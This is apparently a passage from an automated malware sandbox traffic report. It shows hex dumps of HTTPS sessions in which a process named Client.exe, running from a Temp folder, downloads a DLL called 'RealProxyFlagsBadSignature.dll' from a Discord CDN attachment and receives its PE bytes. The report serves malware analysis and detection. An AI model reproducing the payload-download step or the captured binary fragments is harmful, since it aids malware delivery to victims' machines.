2022-08-08 15:18:38 UTC	109	IN	Data Raw: 00 56 00 5a 00 6d 00 74 00 65 00 53 00 34 00 36 00 63 00 78 00 76 00 4c 00 5a 00 50 00 41 00 68 00 65 00 72 00 58 00 78 00 6f 00 52 00 64 00 4a 00 51 00 53 00 46 00 58 00 49 00 47 00 49 00 45 00 68 00 56 00 64 00 49 00 42 00 4f 00 68 00 6a 00 64 00 75 00 5a 00 64 00 47 00 47 00 64 00 61 00 61 00 49 00 72 00 7a 00 44 00 64 00 44 00 46 00 42 00 45 00 50 00 53 00 77 00 55 00 56 00 56 00 6f 00 71 00 64 00 5a 00 6c 00 4d 00 67 00 6c 00 4b 00 6e 00 54 00 4f 00 72 00 7a 00 44 00 4a 00 4b 00 41 00 53 00 41 00 6a 00 64 00 56 00 5a 00 6d 00 77 00 6f 00 57 00 00 80 a3 63 00 78 00 76 00 4c 00 5a 00 50 00 41 00 68 00 65 00 72 00 58 00 78 00 6f 00 52 00 64 00 4a 00 51 00 53 00 46 00 58 00 49 00 47 00 49 00 45 00 68 00 56 00 64 00 49 00 42 00 4f 00 68 00 6a 00 64 00 75 Data Ascii: VZmteS46cxvLZPAherXxoRdJQSFXIGIEhVdIBOhjduZdGGdaaIrzDdDFBEPSwUVVoqdZlMglKnTOrzDJKASAjdVZmwoWcxvLZPAherXxoRdJQSFXIGIEhVdIBOhjdu
2022-08-08 15:18:38 UTC	110	IN	Data Raw: 6f 00 6d 00 65 00 4d 00 69 00 6e 00 52 00 64 00 57 00 6a 00 49 00 4b 00 75 00 4c 00 6e 00 76 00 6e 00 52 00 44 00 47 00 41 00 4d 00 45 00 46 00 71 00 48 00 6d 00 4b 00 71 00 4f 00 56 00 6c 00 7a 00 58 00 69 00 4e 00 77 00 6c 00 55 00 6f 00 48 00 4b 00 77 00 41 00 6d 00 47 00 66 00 47 00 50 00 4d 00 47 00 54 00 51 00 4d 00 6c 00 56 00 54 00 4b 00 41 00 61 00 42 00 47 00 6d 00 64 00 4f 00 57 00 66 00 58 00 64 00 76 00 79 00 43 00 53 00 50 00 79 00 4c 00 50 00 44 00 54 00 6a 00 78 00 42 00 50 00 79 00 49 00 73 00 73 00 69 00 6e 00 52 00 64 00 57 00 6a 00 49 00 4b 00 75 00 4c 00 6e 00 76 00 6e 00 52 00 44 00 47 00 41 00 4d 00 45 00 46 00 71 00 48 00 6d 00 4b 00 71 00 4f 00 56 00 6c 00 7a 00 58 00 69 00 4e 00 77 00 6c 00 55 00 6f 00 48 00 4b 00 77 00 41 00 6d Data Ascii: omeMinRdWjlKuLnvnRDGAMEFqHmKqOVlzXiNwlUoHKwAmGfGPMGTQMlVTKAaBGmdOWfXdvyCSPyLPDTjxBPyIssinRdWjlKuLnvnRDGAMEFqHmKqOVlzXiNwlUoHKwAm
2022-08-08 15:18:38 UTC	111	IN	Data Raw: 00 74 00 4e 00 42 00 71 00 6d 00 47 00 68 00 74 00 48 00 46 00 74 00 48 00 42 00 58 00 6f 00 6c 00 6b 00 76 00 64 00 63 00 55 00 4f 00 44 00 42 00 41 00 6a 00 76 00 46 00 51 00 4c 00 52 00 79 00 41 00 4c 00 49 00 56 00 68 00 42 00 4f 00 51 00 51 00 51 00 42 00 4d 00 53 00 74 00 64 00 53 00 6e 00 77 00 6d 00 45 00 49 00 54 00 74 00 76 00 6b 00 45 00 41 00 70 00 59 00 66 00 63 00 64 00 51 00 6f 00 50 00 48 00 70 00 6a 00 54 00 5a 00 69 00 43 00 4e 00 4c 00 6e 00 42 00 46 00 63 00 73 00 51 00 49 00 65 00 00 80 a3 42 00 71 00 6d 00 47 00 68 00 74 00 48 00 46 00 74 00 48 00 42 00 58 00 6f 00 6c 00 6b 00 76 00 64 00 63 00 55 00 4f 00 44 00 42 00 41 00 6a 00 76 00 46 00 51 00 4c 00 52 00 79 00 41 00 4c 00 49 00 56 00 68 00 42 00 4f 00 51 00 51 00 51 00 42 00 4d 00 53 00 74 Data Ascii: tNBqmGhtHFtHBXolkvdcUODBAjvFQLRyALIVhBOQQBMStdSnwmElTtvkEApYfcdQoPHpjTZiCNLnBFcsQIeBqmGhtHFtHBXolkvdcUODBAjvFQLRyALIVhBOQQBMSt
2022-08-08 15:18:38 UTC	113	IN	Data Raw: 42 00 6c 00 51 00 71 00 50 00 44 00 65 00 48 00 76 00 56 00 70 00 77 00 52 00 77 00 71 00 47 00 66 00 6c 00 76 00 4a 00 6e 00 46 00 44 00 51 00 4c 00 5a 00 47 00 53 00 47 00 69 00 46 00 4c 00 48 00 68 00 72 00 75 00 48 00 58 00 41 00 48 00 6f 00 63 00 74 00 70 00 73 00 58 00 51 00 77 00 61 00 4c 00 6f 00 7a 00 49 00 4e 00 70 00 52 00 68 00 55 00 4b 00 53 00 68 00 57 00 4d 00 6b 00 65 00 6f 00 45 00 46 00 51 00 72 00 68 00 54 00 4e 00 7a 00 4e 00 59 00 51 00 53 00 55 00 6c 00 6a 00 57 00 63 00 42 00 6c 00 51 00 70 00 71 00 50 00 44 00 65 00 48 00 76 00 56 00 70 00 77 00 52 00 77 00 71 00 47 00 66 00 6c 00 76 00 4a 00 6e 00 46 00 44 00 51 00 4c 00 5a 00 47 00 53 00 47 00 69 00 46 00 4c 00 48 00 68 00 72 00 75 00 48 00 58 00 41 00 48 00 6f 00 63 00 74 00 70 Data Ascii: BlQqPDeHvVpwRwqGflvJnFDQLZGSGiFLHhruHXAHoctpsXQwaLozINpRhUfKShWMkeoEFQrhTNzNYQSUljWcBlQqPDeHvVpwRwqGflvJnFDQLZGSGiFLHhruHXAHoctp

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:38 UTC	114	IN	Data Raw: 01 01 1e 00 1e 00 04 07 01 1e 00 07 30 01 01 01 10 1e 00 07 20 04 01 0e 0e 0e 0e 61 01 00 34 53 79 73 74 65 6d 2e 57 65 62 2e 53 65 72 76 69 63 65 73 2e 50 72 6f 74 6f 63 6f 6c 73 2e 53 6f 61 70 48 74 74 70 43 6c 69 65 6e 74 50 72 6f 74 6f 63 6f 6c 12 43 72 65 61 74 65 5f 5f 49 6e 73 74 61 6e 63 65 5f 5f 13 44 69 73 70 6f 73 65 5f 5f 49 6e 73 74 61 6e 63 65 5f 5f 00 00 00 07 06 15 12 71 01 13 00 09 07 04 13 00 13 00 13 00 02 06 15 12 18 01 13 00 06 15 12 71 01 13 00 02 13 00 04 0a 01 13 00 05 20 01 01 13 00 04 28 00 13 00 04 20 01 01 02 05 01 00 00 00 00 0c 07 04 0e 12 79 15 12 7d 01 12 79 02 07 15 12 80 81 01 12 79 08 20 00 15 12 7d 01 13 00 06 15 12 7d 01 12 79 03 20 00 02 0a 00 01 0e 15 12 80 81 01 12 79 0b 07 03 12 79 15 12 7d 01 12 79 02 0b 00 02 01 Data Ascii: 0 a4System.Web.Services.Protocols.SoapHttpClientProtocolCreate__Instance__Dispose__Instance__qq (y}yy }}y yy}y
2022-08-08 15:18:38 UTC	115	IN	Data Raw: 80 ed 18 08 08 08 08 12 80 f1 1c 08 20 05 08 18 08 08 08 08 0a 20 03 12 80 ed 18 12 80 f1 1c 04 20 01 08 18 02 06 09 03 06 1d 05 02 1e 24 04 06 12 80 f9 04 06 12 80 fd 09 07 03 12 80 f9 12 80 f9 02 05 00 02 02 1c 1c 05 20 00 12 81 01 07 20 02 01 0e 12 81 01 05 00 00 12 80 f9 05 07 01 12 80 fd 05 00 00 12 80 fd 06 00 01 01 12 80 fd 05 08 00 12 80 f9 08 01 00 02 00 00 00 00 00 05 08 00 12 80 fd 40 01 00 33 53 79 73 74 65 6d 2e 52 65 73 6f 75 72 63 65 73 2e 54 6f 6f 6c 73 2e 53 74 72 6f 6e 67 6c 79 54 79 70 65 64 52 65 73 6f 75 72 63 65 42 75 69 6c 64 65 72 07 34 2e 30 2e 30 2e 30 00 00 03 06 12 60 08 00 01 12 81 09 12 81 09 04 07 01 12 60 04 00 00 12 60 04 08 00 12 60 59 01 00 4b 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 53 74 75 64 69 6f 2e 45 64 69 Data Ascii: $ @3System.Resources.Tools.StronglyTypedResourceBuilder4.0.0.0````YKMicrosoft.VisualStudio.Edi
2022-08-08 15:18:38 UTC	117	IN	Data Raw: 00 00 00 01 00 00 00 00 00 78 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 88 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 98 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 a8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 b8 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 c8 01 00 00 18 e5 00 00 28 01 00 00 00 00 00 00 00 00 00 00 40 e6 00 00 68 05 00 00 00 00 00 00 00 00 00 00 a8 eb 00 00 68 04 00 00 00 00 00 00 00 00 00 00 10 f0 00 00 e8 02 00 00 00 00 00 00 00 00 00 00 f8 f2 00 00 a8 08 00 00 00 00 00 00 00 00 00 00 a0 fb 00 00 a8 10 00 00 00 00 00 00 00 00 00 00 48 0c 01 00 5a 00 00 00 00 00 00 00 00 00 00 00 d8 e1 00 00 40 03 00 00 00 00 Data Ascii: x(@hhHZ@
2022-08-08 15:18:38 UTC	118	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 08 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 01 00 00 00 00 00 42 42 42 00 f1 ef f0 00 f6 f6 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: (BBB
2022-08-08 15:18:38 UTC	119	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 20 00 00 00 00 00 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff Data Ascii: (@BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
2022-08-08 15:18:38 UTC	121	IN	Data Raw: 77 77 77 77 77 77 77 77 77 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 77 ff ff 77 77 77 77 Data Ascii: wwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwwww
2022-08-08 15:18:38 UTC	122	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:
2022-08-08 15:18:38 UTC	126	IN	Data Raw: 42 42 42 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff f6 f6 f6 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 ff 42 42 42 Data Ascii: BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB BBBBBBBBBBBBBBBBBBBBB

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49179	162.159.135.233	443	C:\Users\user\AppData\Local\Temp\Client.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:44 UTC	128	OUT	GET /attachments/1005703293437235255/1005705055426588785/RealProxyFlagsBadSignature.dll HTTP/1.1 Host: cdn.discordapp.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:44 UTC	128	IN	HTTP/1.1 200 OK Date: Mon, 08 Aug 2022 15:18:44 GMT Content-Type: application/x-msdos-program Content-Length: 59904 Connection: close CF-Ray: 737939f09a07920e-FRA Accept-Ranges: bytes Age: 110068 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=RealProxyFlagsBadSignature.dll, attachment ETag: "79242a4038e35f2234d3373fb9133c3b" Expires: Tue, 08 Aug 2023 15:18:44 GMT Last-Modified: Sun, 07 Aug 2022 05:12:50 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1659849170365462 x-goog-hash: crc32c=NYw5/Q== x-goog-hash: md5=eSQqQDjjXyI00zc/uRM8Ow== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 59904 X-GUploader-UploadID: ADPycdtP7hWq-m1jw8hHiFuOhUUGho9dt9Hc1qvNxT5FOCA5MXvLa9LZANvOMilQY3YA hxHuFU6Q0W62LHCD3mqDogx_bZPYVQw- X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp
2022-08-08 15:18:44 UTC	130	IN	Data Raw: 52 65 70 6f 72 74 2d 54 6f 3a 20 7b 22 65 6e 64 70 6f 69 6e 74 73 22 3a 5b 7b 22 75 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 61 2e 6e 65 6c 2e 63 6c 6f 75 64 66 6c 61 72 65 2e 63 6f 6d 5c 2f 72 65 70 6f 72 74 5c 2f 76 33 3f 73 3d 45 51 75 62 4f 48 6e 4f 4c 77 73 61 55 46 69 70 6b 74 53 25 32 42 32 6b 79 25 32 42 48 76 37 72 5a 33 6d 25 32 42 33 50 41 6e 79 54 34 6c 78 7a 4f 58 55 71 55 43 58 6a 50 61 68 30 56 73 35 57 45 6b 48 30 43 35 33 61 25 32 42 4d 64 4a 4e 34 61 25 32 46 51 58 68 30 76 5a 37 54 4a 59 41 73 55 73 67 55 7a 31 77 7a 25 32 46 44 6e 4d 5a 70 53 69 5a 61 52 6c 37 4b 66 58 6b 71 71 50 25 32 42 55 56 33 6e 48 63 38 68 73 25 32 46 59 38 48 78 36 77 35 59 67 25 33 44 25 33 44 22 7d 5d 2c 22 67 72 6f 75 70 22 3a 22 63 66 2d 6e 65 6c 22 2c Data Ascii: Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=EQubOHnOLwsaUFipktS%2B2ky%2BHv7rZ3m%2B3PAnyT4lxzOXUqUCXjPah0Vs5WEkH0C53a%2BMdJN4a%2FQXh0vZ7TJYAsUsgUz1wz%2FDnMZpSiZaRl7KfXkqqP%2BUV3nHc8hs%2FY8Hx6w5Yg%3D%3D"}],"group":"cf-nel",
2022-08-08 15:18:44 UTC	130	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 c2 48 ef 62 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0b 00 00 b8 00 00 00 30 00 00 00 00 00 00 8e d6 00 00 00 20 00 00 00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 40 01 00 00 02 00 00 00 00 00 00 03 00 60 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELHb!0 @ @`
2022-08-08 15:18:44 UTC	131	IN	Data Raw: 38 f8 01 00 00 38 f3 01 00 00 20 15 00 00 00 fe 0c 00 00 3f fc 00 00 00 20 15 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 74 08 00 00 20 11 00 00 00 fe 0c 00 00 3f 64 00 00 00 20 11 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 19 07 00 00 20 0f 00 00 00 fe 0c 00 00 3f 18 00 00 00 20 0f 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 34 06 00 00 38 8b 01 00 00 20 10 00 00 00 fe 0c 00 00 3f 18 00 00 00 20 10 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 93 06 00 00 38 65 01 00 00 38 60 01 00 00 20 13 00 00 00 fe 0c 00 00 3f 3e 00 00 00 20 13 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 35 07 00 00 20 12 00 00 00 fe 0c 00 00 3f 18 00 00 00 20 12 00 00 00 fe 0c 00 00 3d 05 00 00 00 38 cd 06 00 00 38 19 01 00 00 38 14 01 00 00 20 14 00 00 00 fe 0c 00 00 3f 18 00 00 00 20 14 00 00 00 fe 0c 00 Data Ascii: 88 ? =8t ?d =8 ? =848 ? =88e8` ?> =85 ? =888 ?
2022-08-08 15:18:44 UTC	133	IN	Data Raw: 04 00 fe 0c 03 00 20 01 00 00 00 59 20 01 00 00 00 9c fe 0c 08 00 fe 0c 03 00 20 01 00 00 00 59 8f 05 00 00 01 e0 fe 0c 06 00 fe 0c 03 00 20 01 00 00 00 59 9a fe 0c 08 00 fe 0c 03 00 20 01 00 00 00 59 8f 05 00 00 01 e0 4a fe 0c 01 00 7e 03 00 00 04 fe 0c 0b 00 fe 0c 03 00 20 01 00 00 00 59 94 97 29 05 00 00 11 7e 03 00 00 04 fe 0c 0c 00 fe 0c 02 00 58 4a 97 29 06 00 00 11 55 fe 0c 0c 00 20 08 00 00 00 58 fe 0e 0c 00 38 c3 f7 ff ff fe 0c 08 00 fe 0c 03 00 20 02 00 00 00 59 8f 05 00 00 01 e0 4c fe 0c 08 00 fe 0c 03 00 20 01 00 00 00 59 8f 05 00 00 01 e0 4c fe 02 fe 0c 0c 00 fe 0c 02 00 58 4a fe 0c 0c 00 20 08 00 00 00 58 fe 0c 02 00 58 4a 59 5a fe 0c 0c 00 20 08 00 00 00 58 fe 0c 02 00 58 4a 58 fe 0c 0f 00 58 fe 0e 0c 00 fe 0c 03 00 20 02 00 00 00 59 fe 0e Data Ascii: Y Y Y YJ~ Y)~XJ)U X8 YL YLXJ XXJYZ XXJXX Y
2022-08-08 15:18:44 UTC	134	IN	Data Raw: 06 03 00 00 06 9b 7e 03 00 00 04 20 02 00 00 00 fe 06 04 00 00 06 9b 7e 03 00 00 04 20 03 00 00 00 fe 06 05 00 00 06 9b 7e 03 00 00 04 20 04 00 00 00 fe 06 06 00 00 06 9b 7e 03 00 00 04 20 05 00 00 00 fe 06 07 00 00 06 9b 7e 03 00 00 04 20 06 00 00 00 fe 06 08 00 00 06 9b 7e 03 00 00 04 20 07 00 00 00 fe 06 09 00 00 06 9b 2a 26 02 28 08 00 00 0a 00 00 2a 2a 00 02 28 0c 00 00 0a 00 00 2a aa 73 0e 00 00 0a 80 04 00 00 04 73 0f 00 00 0a 80 05 00 00 04 73 10 00 00 0a 80 06 00 00 04 73 11 00 00 0a 80 07 00 00 04 00 2a 13 30 01 00 10 00 00 00 0a 00 00 11 00 7e 04 00 00 04 6f 12 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 0b 00 00 11 00 7e 05 00 00 04 6f 13 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 0c 00 00 11 00 7e 06 00 00 04 6f 14 00 00 0a 0a 2b 00 Data Ascii: ~ ~ ~ ~ ~ ~ *&(**(*ssss*0~o+*0~o+*0~o+
2022-08-08 15:18:44 UTC	135	IN	Data Raw: 2b 0d 07 6f 3a 00 00 0a 6f 3b 00 00 0a 13 04 09 14 fe 01 16 fe 01 13 10 11 10 39 25 01 00 00 02 2c 03 03 2d 03 16 2b 01 17 00 13 11 11 11 2c 58 02 8e b7 17 da 13 05 16 11 05 13 0e 13 08 2b 3e 02 11 08 9a 13 07 03 11 08 9a 13 06 11 04 11 07 6f 3c 00 00 0a 13 11 11 11 2c 1b 09 11 06 28 3d 00 00 0a 13 10 11 10 2c 07 07 6f 3e 00 00 0a 00 00 14 0b 00 2b 12 00 00 11 08 17 d6 13 08 11 08 11 0e 13 12 11 12 31 b8 00 07 14 fe 01 16 fe 01 13 11 11 11 39 aa 00 00 00 0 4 14 fe 01 16 fe 01 13 10 11 10 2c 7f 04 6f 3f 00 00 0a 17 da 13 09 16 11 09 13 0f 13 0d 2b 62 04 11 0d 6f 40 00 00 0a 13 0a 11 0a 6f 3a 00 00 0a 6f 3b 00 00 0a 13 0c 11 0a 6f 06 00 00 2b 13 0b 11 0b 14 fe 01 16 fe 01 13 11 11 11 2c 2b 11 04 11 0c 6f 3c 00 00 0a 13 10 11 10 2c 1b 09 11 0b 28 3d 00 00 0a Data Ascii: +o:o;9%,-+,X+>o<,(=,o>+19,o?+bo@o:o;o+,+o<,(=

Timestamp	kBytes transferred	Direction	Data
2022-08-08 15:18:44 UTC	137	IN	Data Raw: 11 2f 28 31 00 00 06 13 04 18 8d 08 00 00 01 13 2f 11 2f 16 72 1a 08 00 70 a2 00 11 2f 17 72 15 0a 00 70 a2 00 11 2f 28 31 00 00 06 13 14 18 8d 08 00 00 01 13 2f 11 2f 16 72 ba 0a 00 70 a2 00 11 2f 17 72 61 0d 00 70 a2 00 11 2f 28 31 00 00 06 13 08 18 8d 08 00 00 01 13 2f 11 2f 16 72 06 0e 00 70 a2 00 11 2f 17 72 53 11 00 70 a2 00 11 2f 28 31 00 00 06 13 0a 18 8d 08 00 00 01 13 2f 11 2f 16 72 f8 11 00 70 a2 00 11 2f 17 72 a3 14 00 70 a2 00 11 2f 28 31 00 00 06 13 0b 18 8d 08 00 00 01 13 2f 11 2f 16 72 48 15 00 70 a2 00 11 2f 17 72 9f 18 00 70 a2 00 11 2f 28 31 00 00 06 13 0c 18 8d 08 00 00 01 13 2f 11 2f 16 72 44 19 00 70 a2 00 11 2f 17 72 9b 1c 00 70 a2 00 11 2f 28 31 00 00 06 13 0d 18 8d 08 00 00 01 13 2f 11 2f 16 72 40 1d 00 70 a2 00 11 2f 17 72 ed 1f Data Ascii: /(1//rp/rp/(1//rp/rap/(1//rp/rSp/(1//rp/rp/(1//rHp/rp/(1//rDp/rp/(1//r@p/r
2022-08-08 15:18:44 UTC	138	IN	Data Raw: 13 32 11 32 2c 06 73 5e 00 00 0a 7a 00 11 06 12 01 7b 10 00 00 04 6f 5e 00 00 06 15 fe 01 13 32 11 32 2c 06 73 5e 00 00 0a 7a 00 de 40 25 28 61 00 00 0a 13 2d 00 12 01 7b 11 00 00 04 84 28 62 00 00 0a 13 2e 11 2e 14 fe 01 16 fe 01 13 32 11 32 2c 08 11 2e 6f 63 00 00 0a 00 00 16 13 07 28 64 00 00 0a de 0d 28 64 00 00 0a de 00 00 17 13 07 2b 00 11 07 2a 41 1c 00 00 00 00 00 00 5e 02 00 00 45 03 00 00 a3 05 00 00 40 00 00 00 09 00 00 01 13 30 03 00 25 00 00 00 23 00 00 11 00 02 28 13 00 00 2b 0c 02 28 14 00 00 2b 0a 08 06 7e 67 00 00 0a 6f 68 00 00 0a 28 69 00 00 0a 0b 2b 00 07 2a 00 00 00 13 30 04 00 11 00 00 00 0e 00 00 11 00 02 03 04 17 28 30 00 00 06 26 17 0a 2b 00 06 2a 00 00 00 13 30 02 00 3b 00 00 00 24 00 00 11 00 7e 1c 00 00 04 14 28 6a 00 00 0a 0c Data Ascii: 22,s^z{o^22,s^z@%(a-{(b..22,.oc(d(d+*A^E@0%#(+(+~goh(i+*0(0&+*0;$~(j
2022-08-08 15:18:44 UTC	139	IN	Data Raw: 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 0a 0a 00 00 00 01 23 e0 a6 83 83 a6 e0 23 01 23 e0 a6 e1 e1 a6 e0 23 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 0b 0b 00 00 00 01 44 f4 63 61 61 63 f4 44 01 44 f4 63 0d 0d 63 f4 44 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 14 01 00 00 00 0c 0c 00 00 00 01 3b 76 fc f1 f1 fc 76 3b 01 3b 76 fc 88 88 fc 76 3b 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 00 00 14 01 00 00 00 0d 0d 00 00 00 01 7e 32 10 97 97 10 32 7e 01 7e 32 10 b7 b7 10 32 7e 06 15 11 00 00 00 05 05 00 00 00 01 00 00 00 00 00 00 